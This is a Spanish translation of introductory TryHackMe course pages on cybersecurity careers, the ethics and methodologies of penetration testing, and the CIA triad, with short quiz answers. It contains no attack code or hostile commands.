Los servicios de respuesta a incidentes responden de manera productiva y eficiente a las violaciones de seguridad. Las responsabilidades incluyen la creación de planes, políticas y protocolos para que las organizaciones los implementen durante y después de los incidentes. Esta es a menudo una posición muy presionada que requiere evaluaciones y respuestas en tiempo real, a medida que se desarrollan los ataques. Las métricas de respuesta a incidentes incluyen MTTD, MTTA y MTTR, mientras tanto para detectar, reconocer y recuperarse (de ataques). El objetivo es lograr una respuesta rápida y efectiva, mantener la situación financiera y evitar implicaciones negativas de incumplimiento. En última instancia, los equipos de respuesta a incidentes protegen los datos, la reputación y la situación financiera de la empresa de los ataques cibernéticos.

Responsabilidades

- Desarrollar y adoptar un plan de respuesta a incidentes exhaustivo y viable
- Mantener sólidas mejores prácticas de seguridad y respaldar las medidas de respuesta a incidentes.
- Informes posteriores a incidentes y preparación para ataques futuros, teniendo en cuenta los aprendizajes y las adaptaciones que se pueden extraer de los incidentes.

Rutas de aprendizaje

Las rutas de aprendizaje de TryHackMe le brindarán tanto el conocimiento técnico fundamental como la experiencia práctica, lo cual es crucial para convertirse en un respondedor de incidentes exitoso.

- Nivel 1 de SOC

Responda las siguientes preguntas

Lea acerca de lo que hace un respondedor de incidentes.

No se necesita respuesta

Pregunta hecha

Tarea 5 Examinador forense digital

Tarea 6 Analista de malware

Tarea 7 Probador de penetración

Tarea 8 Equipo rojo

Tarea 9 Prueba

Creado por tryhackme y strategos

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 179287 usuarios aquí y esta sala tiene 610 días.

3590

Carreras en cibernética

Conozca las diferentes carreras en seguridad cibernética.

Ayuda

100%

Tarea 1 Introducción

Tarea 2 Analista de seguridad

Tarea 3 Ingeniero de seguridad

Tarea 4 Respondedor de incidentes

Tarea 5 Examinador forense digital

Responsable de utilizar la ciencia forense digital para investigar incidentes y delitos.

Si te gusta jugar al detective, este podría ser el trabajo perfecto. Si trabaja como parte de un departamento de aplicación de la ley, se concentrará en recopilar y analizar pruebas para ayudar a resolver crímenes: acusar a los culpables y exonerar a los inocentes. Por otro lado, si su trabajo consiste en defender la red de una empresa, utilizará sus habilidades forenses para analizar incidentes, como violaciones de políticas.

Responsabilidades

- Recopile evidencia digital mientras observa los procedimientos legales.
- Analizar evidencia digital para encontrar respuestas relacionadas con el caso.
- Documente sus hallazgos e informe sobre el caso.

Responda las siguientes preguntas

Lea sobre lo que hace un examinador forense digital.

No se necesita respuesta | Pregunta hecha

Tarea 6 Analista de malware

Tarea 7 Probador de penetración

Tarea 8 Equipo rojo

Tarea 9 Prueba

Creado por tryhackme y strategos

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 179287 usuarios aquí y esta sala tiene 610 días.

3590

Carreras en cibernética

Conozca las diferentes carreras en seguridad cibernética.

Ayuda

100%

Tarea 1 Introducción

Tarea 2 Analista de seguridad

Tarea 3 Ingeniero de seguridad

Tarea 4 Respondedor de incidentes

Tarea 5 Examinador forense digital

Tarea 6 Analista de malware

Analiza todo tipo de malware para saber más sobre cómo funcionan y qué hacen

El trabajo de un analista de malware implica analizar programas sospechosos, descubrir qué hacen y redactar informes sobre sus hallazgos. A un analista de malware a veces se le llama ingeniería inversa, ya que su tarea principal gira en torno a convertir programas compilados de lenguaje de máquina a código legible, generalmente en un lenguaje de bajo nivel. Este trabajo requiere que el analista de malware tenga una sólida experiencia en programación, especialmente en lenguajes de bajo nivel como el lenguaje ensamblador y el lenguaje C. El objetivo final es conocer todas las actividades que realiza un programa malicioso, saber cómo detectarlo y denunciarlo.

Responsabilidades

- Realizar análisis estáticos de programas maliciosos, lo que implica ingeniería inversa.
- Realizar análisis dinámicos de muestras de malware observando sus actividades en un entorno controlado.
- Documentar e informar todos los hallazgos.

Responda las siguientes preguntas

Lea sobre lo que hace un analista de malware.

No se necesita respuesta

Pregunta hecha

Tarea 7 Probador de penetración

Tarea 8 Equipo rojo

Tarea 9 Prueba

Creado por tryhackme y strategos

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 179287 usuarios aquí y esta sala tiene 610 días.

3590

Carreras en cibernética

Conozca las diferentes carreras en seguridad cibernética.

Ayuda

100%

Tarea 1 Introducción

Tarea 2 Analista de seguridad

Tarea 3 Ingeniero de seguridad

Tarea 4 Respondedor de incidentes

Tarea 5 Examinador forense digital

Tarea 6 Analista de malware

Tarea 7 Probador de penetración

Responsable de probar productos tecnológicos para detectar lagunas de seguridad.

Es posible que vea pruebas de penetración denominadas pentesting y piratería ética. La función laboral de un probador de penetración es probar la seguridad de los sistemas y el software dentro de una empresa; esto se logra mediante intentos de descubrir fallas y vulnerabilidades mediante piratería informática sistematizada. Los probadores de penetración explotan estas vulnerabilidades para evaluar el riesgo en cada caso. Luego, la empresa puede aprovechar estos conocimientos para rectificar problemas y evitar un ciberataque en el mundo real.

Responsabilidades

- Realizar pruebas en sistemas informáticos, redes y aplicaciones basadas en web.
- Realizar evaluaciones de seguridad, auditorías y analizar políticas.
- Evaluar e informar sobre conocimientos, recomendando acciones para la prevención de ataques.

Rutas de aprendizaje

Las rutas de aprendizaje de TryHackMe le brindarán tanto el conocimiento técnico fundamental como la experiencia práctica, lo cual es crucial para convertirse en un probador de penetración exitoso.

- Probador de penetración JR
- Pentesting ofensivo

Responda las siguientes preguntas

Lea sobre lo que hace un probador de penetración.

No se necesita respuesta | Pregunta hecha

Tarea 8 Equipo rojo

Tarea 9 Prueba

Creado por tryhackme y strategos

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 179287 usuarios aquí y esta sala tiene 610 días.

3590

Carreras en cibernética

Conozca las diferentes carreras en seguridad cibernética.

Ayuda

100%

Tarea 1 Introducción

Tarea 2 Analista de seguridad

Tarea 3 Ingeniero de seguridad

Tarea 4 Respondedor de incidentes

Tarea 5 Examinador forense digital

Tarea 6 Analista de malware

Tarea 7 Probador de penetración

Tarea 8 Equipo rojo

Desempeña el papel de un adversario, atacando a una organización y brindando retroalimentación desde la perspectiva del enemigo.

Los miembros del equipo rojo comparten similitudes con los probadores de penetración, con un rol laboral más específico. Los evaluadores de penetración buscan descubrir muchas vulnerabilidades en todos los sistemas para mantener la ciberdefensa en buen estado, mientras que los equipos rojos actúan para probar las capacidades de detección y respuesta de la empresa. Este puesto de trabajo requiere imitar las acciones de los ciberdelincuentes, emular ataques maliciosos, retener el acceso y evitar la detección. Las evaluaciones del equipo rojo pueden durar hasta un mes, normalmente por parte de un equipo externo a la empresa. A menudo son más adecuados para organizaciones que cuentan con programas de seguridad maduros.

Responsabilidades

- Emule el papel de un actor de amenazas para descubrir vulnerabilidades explotables, mantener el acceso y evitar la detección.
- Evaluar los controles de seguridad, la inteligencia sobre amenazas y los procedimientos de respuesta a incidentes de las organizaciones.
- Evalúe e informe sobre conocimientos, con datos procesables para que las empresas eviten casos del mundo real.

Rutas de aprendizaje

Las rutas de aprendizaje de TryHackMe le brindarán tanto el conocimiento técnico fundamental como la experiencia práctica, lo cual es crucial para convertirse en un Red Teamer exitoso.

- Probador de penetración JR
- Pentesting ofensivo
- Equipo rojo

Responda las siguientes preguntas

Lea sobre lo que hace un miembro del equipo rojo.

No se necesita respuesta

Pregunta hecha

Tarea 9 Prueba

Creado por tryhackme y strategos

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 179287 usuarios aquí y esta sala tiene 610 días.

3590

Carreras en cibernética

Conozca las diferentes carreras en seguridad cibernética.

100%

Tarea 1 Introducción

Tarea 2 Analista de seguridad

Tarea 3 Ingeniero de seguridad

Tarea 4 Respondedor de incidentes

Tarea 5 Examinador forense digital

Tarea 6 Analista de malware

Tarea 7 Probador de penetración

Tarea 8 Equipo rojo

Tarea 9 Prueba

Esta sala le ha proporcionado una descripción general de las diferentes carreras en seguridad cibernética. No olvide que puede aprovechar la capacitación en línea para conseguir el trabajo de sus sueños en ciberseguridad. Para descubrir qué rol de seguridad cibernética se adapta mejor a sus necesidades, pruebe nuestro divertido cuestionario, al que puede acceder haciendo clic en el botón "Ver sitio" a la derecha.

Ver sitio

Responda las siguientes preguntas

¡Completa el cuestionario de carreras y comparte el trabajo elegido!

No se necesita respuesta

Pregunta hecha

Creado por tryhackme y strategos

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 179287 usuarios aquí y esta sala tiene 610 días.

Probador de penetración Jr.

Esta ruta de aprendizaje cubre las habilidades técnicas básicas que le permitirán tener éxito como probador de penetración junior. Al completar este camino, tendrá las habilidades prácticas necesarias para realizar evaluaciones de seguridad en aplicaciones web e infraestructura empresarial.

Requisitos previos:

- Necesita una comprensión básica de los principios informáticos fundamentales y una comprensión amplia de las diferentes áreas de la seguridad cibernética para completar este camino. Si aún no cuenta con estos requisitos previos, complete la Ruta previa a la seguridad y la Ruta de introducción a la seguridad cibernética .

Introducción a la ciberseguridad

Comprenda qué es la seguridad ofensiva y defensiva y conozca las carreras disponibles en cibernética.

Introducción al pentesting

Comprenda lo que implica una prueba de penetración, incluidas las técnicas y metodologías de prueba que todo pentester debería conocer.

Fundamentos del pentesting
Conozca la ética y las metodologías importantes detrás de cada pentest.

Principios de seguridad
Conozca los principios de seguridad de la información que protegen los datos y los sistemas contra el abuso.

Introducción al hackeo web

Pruebe, aprenda y aproveche algunas de las vulnerabilidades de aplicaciones web más populares que se ven en la industria hoy en día.

Suite de eructos

Burp Suite es la herramienta estándar de la industria para piratear aplicaciones web y es esencial en cualquier prueba de penetración web.

Seguridad de la red

Aprenda los conceptos básicos del reconocimiento de redes activo y pasivo. Comprenda cómo funcionan los protocolos comunes y sus vectores de ataque.

Investigación de vulnerabilidad

Familiarícese con las habilidades, los métodos de investigación y los recursos utilizados para explotar aplicaciones y sistemas vulnerables.

metasploit

Metasploit es el marco de explotación más utilizado. Aprende a usarlo y libera todo su potencial.

Escalada de privilegios

Conozca las técnicas fundamentales que le permitirán elevar los privilegios de la cuenta en sistemas Linux y Windows.

Programador de aprendizaje

Dinos cuantas horas por semana puedes estudiar

2 horas

por semana completa este curso

antes del 27 de abril

Agenda este curso

Certificado

Para obtener su certificado debe completar el curso. Los certificados le permiten demostrar su educación.

Progreso del camino (100%)

Próximo logro (4/4)

No quedan insignias para ganar en este camino.

Carrera

Utilice este camino para trabajar en una carrera en cibernética.

Probador de penetración

Comentario
Comentario

7681

Fundamentos del pentesting

Conozca la ética y las metodologías importantes detrás de cada pentest.

Ayuda

100%

Tarea 1 ¿Qué son las pruebas de penetración?

Antes de enseñarle los aspectos técnicos prácticos del hacking ético, necesitará comprender más acerca de cuáles son las responsabilidades laborales de un probador de penetración y qué procesos se siguen al realizar pentests (encontrar vulnerabilidades en la aplicación o sistema de un cliente).

La importancia y relevancia de la ciberseguridad son cada vez mayores y pueden afectar a todos los ámbitos de la vida. Los titulares de noticias llenan nuestras pantallas, informando sobre otro hackeo o fuga de datos.

La ciberseguridad es relevante para todas las personas en el mundo moderno, incluida una política de contraseñas seguras para proteger sus correos electrónicos o para empresas y otras organizaciones que necesitan proteger tanto los dispositivos como los datos contra daños.

Una prueba de penetración o pentest es un intento ético de probar y analizar las defensas de seguridad para proteger estos activos y piezas de información. Una prueba de penetración implica el uso de las mismas herramientas, técnicas y metodologías que usaría alguien con intenciones maliciosas y es similar a una auditoría.

Según Security Magazine , una revista del sector de la ciberseguridad, cada día se producen más de 2200 ciberataques: 1 ataque cada 39 segundos.

Responda las siguientes preguntas

¡Léeme!

No se necesita respuesta

Pregunta hecha

Tarea 2 Ética de las pruebas de penetración

Tarea 3 Metodologías de pruebas de penetración

Tarea 4 Caja negra, Caja blanca, Caja gris Pruebas de penetración

Tarea 5 Práctico: Prueba de penetración ACME

Creado por tryhackme y cmnatic

Esta es una sala **gratuita** , lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 284534 usuarios aquí y esta sala tiene 853 días.

7681

Fundamentos del pentesting

Conozca la ética y las metodologías importantes detrás de cada pentest.

Ayuda

100%

Tarea 1 ¿Qué son las pruebas de penetración?

Tarea 2 Ética de las pruebas de penetración

La batalla de la legalidad y la ética en la ciberseguridad, por no hablar de las pruebas de penetración, siempre es controvertida. Etiquetas como "hacking" y "hacker" suelen tener connotaciones negativas, especialmente en la cultura pop, gracias a algunas manzanas podridas. La idea de obtener acceso legal a un sistema informático es un concepto difícil de comprender; después de todo, ¿qué lo hace exactamente legal?

Recordemos que una prueba de penetración es una **auditoría autorizada** de la seguridad y las defensas de un sistema informático según lo acordado por los propietarios de los sistemas. La legalidad de la penetración es bastante clara en este sentido; todo lo que quede fuera de este acuerdo se considerará no autorizado.

Antes de que comience una prueba de penetración, se produce una discusión formal entre el probador de penetración y el propietario del sistema. Se acuerdan diversas herramientas, técnicas y sistemas a probar. Esta discusión **forma el alcance del acuerdo de pruebas de penetración** y determinará el curso que tome la prueba de penetración.

Las empresas que brindan servicios de pruebas de penetración están sujetas a marcos legales y acreditaciones de la industria. Por ejemplo, el Centro Nacional de Seguridad Cibernética (NCSC) tiene el esquema de acreditación CHECK en el Reino Unido. Esta verificación significa que sólo *"[CHECK] las empresas aprobadas pueden realizar pruebas de penetración autorizadas de los sistemas y redes del sector público y del CNI". (NCSC).*

La ética es el debate moral entre el bien y el mal; Cuando una acción puede ser legal, puede ir en contra del sistema de creencias del bien y del mal de un individuo.

Los evaluadores de penetración a menudo se enfrentarán a decisiones potencialmente moralmente cuestionables durante una prueba de penetración. Por ejemplo, obtienen acceso a una base de datos y se les presentan datos potencialmente confidenciales. O quizás estén realizando un ataque de phishing a un empleado para poner a prueba la seguridad humana de una organización. Si esa acción se ha acordado durante las etapas iniciales, es legal, aunque éticamente cuestionable.

Los piratas informáticos se clasifican en tres categorías, donde su ética y las motivaciones detrás de sus acciones determinan en qué categoría se ubican. Cubramos estos tres en la siguiente tabla:

Categoría de sombrero	Descripción	Ejemplo
Sombrero blanco	Estos piratas informáticos son considerados "buenas personas". Permanecen dentro de la ley y utilizan sus habilidades para beneficiar a otros.	Por ejemplo, un probador de penetración que realiza un compromiso autorizado en una empresa.
Sombrero gris	Estas personas suelen utilizar sus habilidades para beneficiar a otros; sin embargo, no respetan/siguen la ley ni los estándares éticos en todo momento.	Por ejemplo, alguien que cierra un sitio fraudulento.
Sombrero negro	Estas personas son delincuentes y a menudo buscan dañar a las organizaciones u obtener algún tipo de beneficio financiero a costa de otros.	Por ejemplo, los autores de ransomware infectan dispositivos con código malicioso y retienen datos para pedir un rescate.

Reglas de enfrentamiento (ROE)

El ROE es un documento que se crea en las etapas iniciales de un compromiso de prueba de penetración. Este documento consta de tres secciones principales (explicadas en la tabla a continuación), que son las responsables en última instancia de decidir cómo se lleva a cabo el compromiso. El instituto SANS tiene un excelente ejemplo de este documento que puede ver en línea aquí .

Sección	Descripción
Permiso	Esta sección del documento otorga permiso explícito para que se lleve a cabo el compromiso. Este permiso es esencial para proteger legalmente a personas y organizaciones por las actividades que realizan.
Alcance de la prueba	Esta sección del documento anotará objetivos específicos a los que se debe aplicar el compromiso. Por ejemplo, es posible que la prueba de penetración solo se aplique a determinados servidores o aplicaciones, pero no a toda la red.
Normas	La sección de reglas definirá exactamente las técnicas que están permitidas durante el enfrentamiento. Por ejemplo, las reglas pueden establecer específicamente que técnicas como los ataques de phishing están prohibidas, pero los ataques MITM (Man-in-the-Middle) están bien.

Responda las siguientes preguntas

Se le otorga permiso para realizar una auditoría de seguridad en una organización; ¿Qué tipo de hacker serías?

White Hat | Respuesta correcta | Pista

Atacas a una organización y robas sus datos, ¿qué tipo de hacker serías?

Black Hat | Respuesta correcta

¿Qué documento define cómo se debe llevar a cabo un encargo de pruebas de penetración?

Rules of Engagement | Respuesta correcta

Tarea 3 Metodologías de pruebas de penetración

Tarea 4 Caja negra, Caja blanca, Caja gris Pruebas de penetración

Tarea 5 Práctico: Prueba de penetración ACME

Creado por tryhackme y cmnatic

Esta es una sala **gratuita** , lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 284534 usuarios aquí y esta sala tiene 853 días.

7681

Fundamentos del pentesting

Conozca la ética y las metodologías importantes detrás de cada pentest.

Ayuda

100%

Tarea 1 ¿Qué son las pruebas de penetración?

Tarea 2 Ética de las pruebas de penetración

Tarea 3 Metodologías de pruebas de penetración

Las pruebas de penetración pueden tener una amplia variedad de objetivos y metas dentro de su alcance. Debido a esto, ninguna prueba de penetración es igual y no existe un caso único que sirva para todos en cuanto a cómo debe abordarla un probador de penetración.

Los pasos que sigue un probador de penetración durante un compromiso se conocen como metodología. Una metodología práctica es inteligente, cuando los pasos dados son relevantes para la situación en cuestión. Por ejemplo, tener una metodología que usarías para probar la seguridad de una aplicación web no es práctico cuando tienes que probar la seguridad de una red.

Antes de discutir algunas metodologías estándar de la industria diferentes, debemos tener en cuenta que todas ellas tienen un tema general de las siguientes etapas:

Escenario	Descripción
Recopilación de información	Esta etapa implica recopilar tanta información accesible públicamente sobre un objetivo/organización como sea posible, por ejemplo, OSINT e investigación. **Nota:** Esto no implica escanear ningún sistema.
Enumeración/Escaneo	Esta etapa implica descubrir aplicaciones y servicios que se ejecutan en los sistemas. Por ejemplo, encontrar un servidor web que pueda ser potencialmente vulnerable.
Explotación	Esta etapa implica aprovechar las vulnerabilidades descubiertas en un sistema o aplicación. Esta etapa puede implicar el uso de exploits públicos o la explotación de la lógica de la aplicación.
Escalada de privilegios	Una vez que haya explotado con éxito un sistema o aplicación (lo que se conoce como punto de apoyo), esta etapa es el intento de ampliar su acceso a un sistema. Puede escalar horizontal y verticalmente, donde horizontalmente es acceder a otra cuenta del mismo grupo de permisos (es decir, otro usuario), mientras que verticalmente es la de otro grupo de permisos (es decir, un administrador).
Post-explotación	Esta etapa consta de algunas subetapas: **1.** ¿ A qué otros hosts se puede apuntar (pivotar)? **2.** ¿ Qué información adicional podemos recopilar del host ahora que somos un usuario privilegiado? **3.** Cubriendo tus huellas **4.** Informes

OSSTMM

El Manual de metodología de pruebas de seguridad de código abierto proporciona un marco detallado de estrategias de prueba para sistemas, software, aplicaciones, comunicaciones y el aspecto humano de la ciberseguridad.

La metodología se centra principalmente en cómo se comunican estos sistemas, aplicaciones, por lo que incluye una metodología para:

1. **Telecomunicaciones (teléfonos, VoIP, etc.)**
2. Redes cableadas
3. Comunicaciones inalámbricas

Ventajas	Desventajas
Cubre varias estrategias de prueba en profundidad.	El marco es difícil de entender, muy detallado y tiende a utilizar definiciones únicas.
Incluye estrategias de prueba para objetivos específicos (es decir, telecomunicaciones y redes).	*Dejadoen blanco intencionadamente.*
El marco es flexible dependiendo de las necesidades de la organización.	*Dejadoen blanco intencionadamente.*
El marco está destinado a establecer un estándar para sistemas y aplicaciones, lo que significa que se puede utilizar una metodología universal en un escenario de pruebas de penetración.	*Dejadoen blanco intencionadamente.*

OWASP

El marco " Open Web Application Security Project " es un marco impulsado por la comunidad y que se actualiza con frecuencia y que se utiliza únicamente para probar la seguridad de aplicaciones y servicios web.

La fundación escribe periódicamente informes que indican las diez principales vulnerabilidades de seguridad que puede tener una aplicación web, el enfoque de prueba y su solución.

Ventajas	Desventajas
Fácil de captar y comprender.	Puede que no esté claro qué tipo de vulnerabilidad tiene una aplicación web (a menudo pueden superponerse).
Se mantiene activamente y se actualiza con frecuencia.	OWASP no hace sugerencias sobre ningún ciclo de vida de desarrollo de software específico.
Cubre todas las etapas de un compromiso: desde las pruebas hasta la presentación de informes y la remediación.	El marco no cuenta con ninguna acreditación como CHECK.
Se especializa en aplicaciones y servicios web.	*Dejadoen blanco intencionadamente.*

Marco de ciberseguridad del NIST 1.1

El marco de ciberseguridad del NIST es un marco popular que se utiliza para mejorar los estándares de ciberseguridad de una organización y gestionar el riesgo de amenazas cibernéticas. Este marco es una mención honorífica debido a su popularidad y detalle.

El marco proporciona directrices sobre controles de seguridad y puntos de referencia para el éxito de organizaciones desde infraestructura crítica (plantas de energía, etc.) hasta comerciales. Hay una sección limitada sobre una guía estándar para la metodología que debe seguir un probador de penetración.

Ventajas	Desventajas
Se estima que el marco NIST será utilizado por el 50% de las organizaciones estadounidenses para 2020.	El NIST tiene muchas iteraciones de marcos, por lo que puede resultar difícil decidir cuál se aplica a su organización.
El marco es extremadamente detallado a la hora de establecer estándares para ayudar a las organizaciones a mitigar la amenaza que plantean las amenazas cibernéticas.	El marco del NIST tiene políticas de auditoría débiles, lo que dificulta determinar cómo se produjo una infracción.
El marco se actualiza con mucha frecuencia.	El marco no considera la computación en la nube, que rápidamente se está volviendo cada vez más popular entre las organizaciones.
NIST proporciona acreditación para organizaciones que utilizan este marco.	*Dejadoen blanco intencionadamente.*
El marco NIST está diseñado para implementarse junto con otros marcos.	*Dejadoen blanco intencionadamente.*

NCSC CAF

El Marco de Evaluación Cibernética (CAF) es un marco extenso de catorce principios que se utilizan para evaluar el riesgo de diversas amenazas cibernéticas y las defensas de una organización contra ellas.

El marco se aplica a organizaciones que se considera que realizan "servicios y actividades de vital importancia", como infraestructura crítica, banca y similares. El marco se centra y evalúa principalmente los siguientes temas:

- Seguridad de datos
- Sistema de seguridad
- Control de identidad y acceso
- Resistencia
- Supervisión
- Planificación de respuesta y recuperación.

Ventajas	Desventajas
Este marco está respaldado por una agencia gubernamental de ciberseguridad.	El marco aún es nuevo en la industria, lo que significa que las organizaciones no han tenido mucho tiempo para realizar los cambios necesarios para adaptarse a él.
Este marco proporciona acreditación.	El marco se basa en principios e ideas y no es tan directo como las reglas que tienen otros marcos.
Este marco cubre catorce principios que van desde la seguridad hasta la respuesta.	Dejadoen blanco intencionadamente.

Responda las siguientes preguntas

¿Qué etapa de las pruebas de penetración implica el uso de información disponible públicamente?

Information Gathering — Respuesta correcta

Si quisieras utilizar un marco para realizar pruebas de telecomunicaciones, ¿qué marco usarías? Nota: Aquí buscamos el acrónimo y no el nombre completo.

OSSTMM — Respuesta correcta

¿Qué framework se centra en las pruebas de aplicaciones web?

OWASP — Respuesta correcta

Tarea 4 Caja negra, Caja blanca, Caja gris Pruebas de penetración

Tarea 5 Práctico: Prueba de penetración ACME

Creado por tryhackme y cmnatic
Esta es una sala **gratuita** , lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 284534 usuarios aquí y esta sala tiene 853 días.

7681

Fundamentos del pentesting

Conozca la ética y las metodologías importantes detrás de cada pentest.

Ayuda

100%

Tarea 1 ¿Qué son las pruebas de penetración?

Tarea 2 Ética de las pruebas de penetración

Tarea 3 Metodologías de pruebas de penetración

Tarea 4 Caja negra, Caja blanca, Caja gris Pruebas de penetración

Hay tres ámbitos principales al probar una aplicación o servicio. Su comprensión de su objetivo determinará el nivel de prueba que realice en su compromiso de prueba de penetración. En esta tarea, cubriremos estos tres alcances diferentes de prueba.

Pruebas de caja negra

Este proceso de prueba es un proceso de alto nivel en el que el evaluador no recibe ninguna información sobre el funcionamiento interno de la aplicación o servicio.

El evaluador actúa como un usuario habitual que prueba la funcionalidad y la interacción de la aplicación o software. Esta prueba puede implicar interactuar con la interfaz, es decir, botones, y probar para ver si se devuelve el resultado deseado. No es necesario tener conocimientos de programación ni comprender el programa para este tipo de pruebas.

Las pruebas de caja negra aumentan significativamente la cantidad de tiempo dedicado durante la fase de recopilación y enumeración de información para comprender la superficie de ataque del objetivo.

Pruebas de caja gris

Este proceso de prueba es el más popular para cosas como las pruebas de penetración. Es una combinación de procesos de prueba de caja negra y de caja blanca. El evaluador tendrá un conocimiento **limitado** de los componentes internos de la aplicación o software. Aún así, interactuará con la aplicación como si fuera un escenario de caja negra y luego utilizará su conocimiento de la aplicación para intentar resolver los problemas a medida que los encuentre.

Con las pruebas de Grey-Box, el conocimiento limitado proporcionado ahorra tiempo y, a menudo, se elige para superficies de ataque extremadamente bien endurecidas.

Pruebas de caja blanca

Este proceso de prueba es un proceso de bajo nivel que generalmente realiza un desarrollador de software que conoce la programación y la lógica de las aplicaciones. El evaluador probará los componentes internos de la aplicación o software y, por ejemplo, se asegurará de que funciones específicas funcionen correctamente y dentro de un período de tiempo razonable.

El evaluador tendrá **pleno** conocimiento de la aplicación y su comportamiento esperado y requiere mucho más tiempo que las pruebas de caja negra. El conocimiento total en un escenario de prueba de caja blanca proporciona un enfoque de prueba que garantiza que se pueda validar toda la superficie de ataque.

Responda las siguientes preguntas

Se le pide que pruebe una aplicación pero no se le da acceso a su código fuente. ¿Qué proceso de prueba es este?

Black Box — Respuesta correcta

Se le pide que pruebe un sitio web y se le da acceso al código fuente. ¿Qué proceso de prueba es este?

White Box — Respuesta correcta

Tarea 5 Práctico: Prueba de penetración ACME

Creado por tryhackme y cmnatic

Esta es una sala **gratuita** , lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 284534 usuarios aquí y esta sala tiene 853 días.

7681

Fundamentos del pentesting

Conozca la ética y las metodologías importantes detrás de cada pentest.

Mostrar vista dividida Ayuda

100%

Tarea 1 ¿Qué son las pruebas de penetración?

Tarea 2 Ética de las pruebas de penetración

Tarea 3 Metodologías de pruebas de penetración

Tarea 4 Caja negra, Caja blanca, Caja gris Pruebas de penetración

Tarea 5 Práctico: Prueba de penetración ACME

ACME se ha puesto en contacto con usted para solicitarle una tarea. Quieren que realices las etapas de una prueba de penetración en su infraestructura. Vea el sitio (haciendo clic en el botón verde en esta tarea) y siga las instrucciones guiadas para completar este ejercicio.

Ver sitio

Responda las siguientes preguntas

Complete el compromiso de prueba de penetración contra la infraestructura de ACME.

THM{PENTEST_COMPLETE}

Respuesta correcta

Creado por tryhackme y cmnatic

Esta es una sala **gratuita** , lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 284534 usuarios aquí y esta sala tiene 853 días.

6086

Principios de seguridad

Conozca los principios de seguridad de la información que protegen los datos y los sistemas contra el abuso.

Premios Ayuda

100%

Tarea 1 Introducción

La siguiente sala describirá algunos de los principios fundamentales de la seguridad de la información. Los marcos utilizados para proteger los datos y los sistemas son los elementos que hacen exactamente que los datos sean seguros.

Las medidas, marcos y protocolos discutidos en esta sala desempeñan un pequeño papel en la "Defensa en profundidad".

La defensa en profundidad es el uso de múltiples capas variadas de seguridad para los sistemas y datos de una organización con la esperanza de que múltiples capas proporcionen redundancia en el perímetro de seguridad de una organización.

Responda las siguientes preguntas

¡Continuemos!

No se necesita respuesta

Pregunta hecha

Tarea 2 La tríada de la CIA

Tarea 3 Principios de privilegios

Tarea 4 Modelos de seguridad continuación

Tarea 5 Modelado de amenazas y respuesta a incidentes

Creado por tryhackme y cmnatic

Esta es una sala **gratuita** , lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 196987 usuarios aquí y esta sala tiene 856 días.

6086

Principios de seguridad

Conozca los principios de seguridad de la información que protegen los datos y los sistemas contra el abuso.

Premios | Ayuda

100%


Tarea 1 Introducción

Tarea 2 La tríada de la CIA

La tríada de la CIA es un modelo de seguridad de la información que se tiene en cuenta durante la creación de una política de seguridad. Este modelo cuenta con una amplia trayectoria, que va desde su uso en el año 1998.

Esta historia se debe a que la seguridad de la información (seguridad de la información) no comienza y/o termina con la ciberseguridad, sino que se aplica a escenarios como el archivo, el almacenamiento de registros, etc.

Este modelo, que consta de tres secciones: **Confidencialidad** , **Integridad** y **Disponibilidad (CIA), se ha convertido rápidamente en un estándar de la industria actual.** Este modelo debería ayudar a determinar el valor de los datos a los que se aplica y, a su vez, la atención que necesita por parte de la empresa.



La tríada de la CIA es diferente a un modelo tradicional en el que hay secciones individuales; en cambio, es un ciclo continuo. Si bien se puede decir que los tres elementos de la tríada de la CIA pueden superponerse, si no se cumple incluso uno de los elementos, los otros dos se vuelven inútiles (similar al triángulo del fuego). Si una política de seguridad no responde a estas tres secciones, rara vez será una política de seguridad eficaz.

Si bien los tres elementos de la tríada de la CIA se explican por sí solos, exploremoslos y contextualicémoslos en el ámbito de la ciberseguridad.

Confidentiality

Confidencialidad
Este elemento es la protección de los datos contra el acceso no autorizado y el mal uso. Las organizaciones siempre tendrán algún tipo de datos confidenciales almacenados en sus sistemas. Proporcionar confidencialidad es proteger estos datos de partes a las que no está destinado.

Hay muchos ejemplos del mundo real de esto; por ejemplo, los registros de los empleados y los documentos contables se considerarán confidenciales. Se proporcionará confidencialidad en el sentido de que sólo los administradores de recursos humanos tendrán acceso a los registros de los empleados, donde existan investigaciones y estrictos controles de acceso. Los registros contables son menos valiosos (y por lo tanto menos sensibles), por lo que no se implementarían controles de acceso tan estrictos para estos documentos. O, por ejemplo, los gobiernos que utilizan un sistema de clasificación de sensibilidad (ultrasecreto, clasificado, no clasificado)

Integrity

Integridad
El elemento de la tríada de integridad de la CIA es la condición en la que la información se mantiene precisa y coherente a menos que se realicen cambios autorizados. Es posible que la información cambie debido a un acceso y uso descuidados, errores en el sistema de información o acceso y uso no autorizados. En la tríada de la CIA, la integridad se mantiene cuando la información permanece sin cambios durante el almacenamiento, la transmisión y el uso, sin que implique modificación de la información. Se deben tomar medidas para garantizar que los datos no puedan ser alterados por personas no autorizadas (por ejemplo, en caso de violación de la confidencialidad).

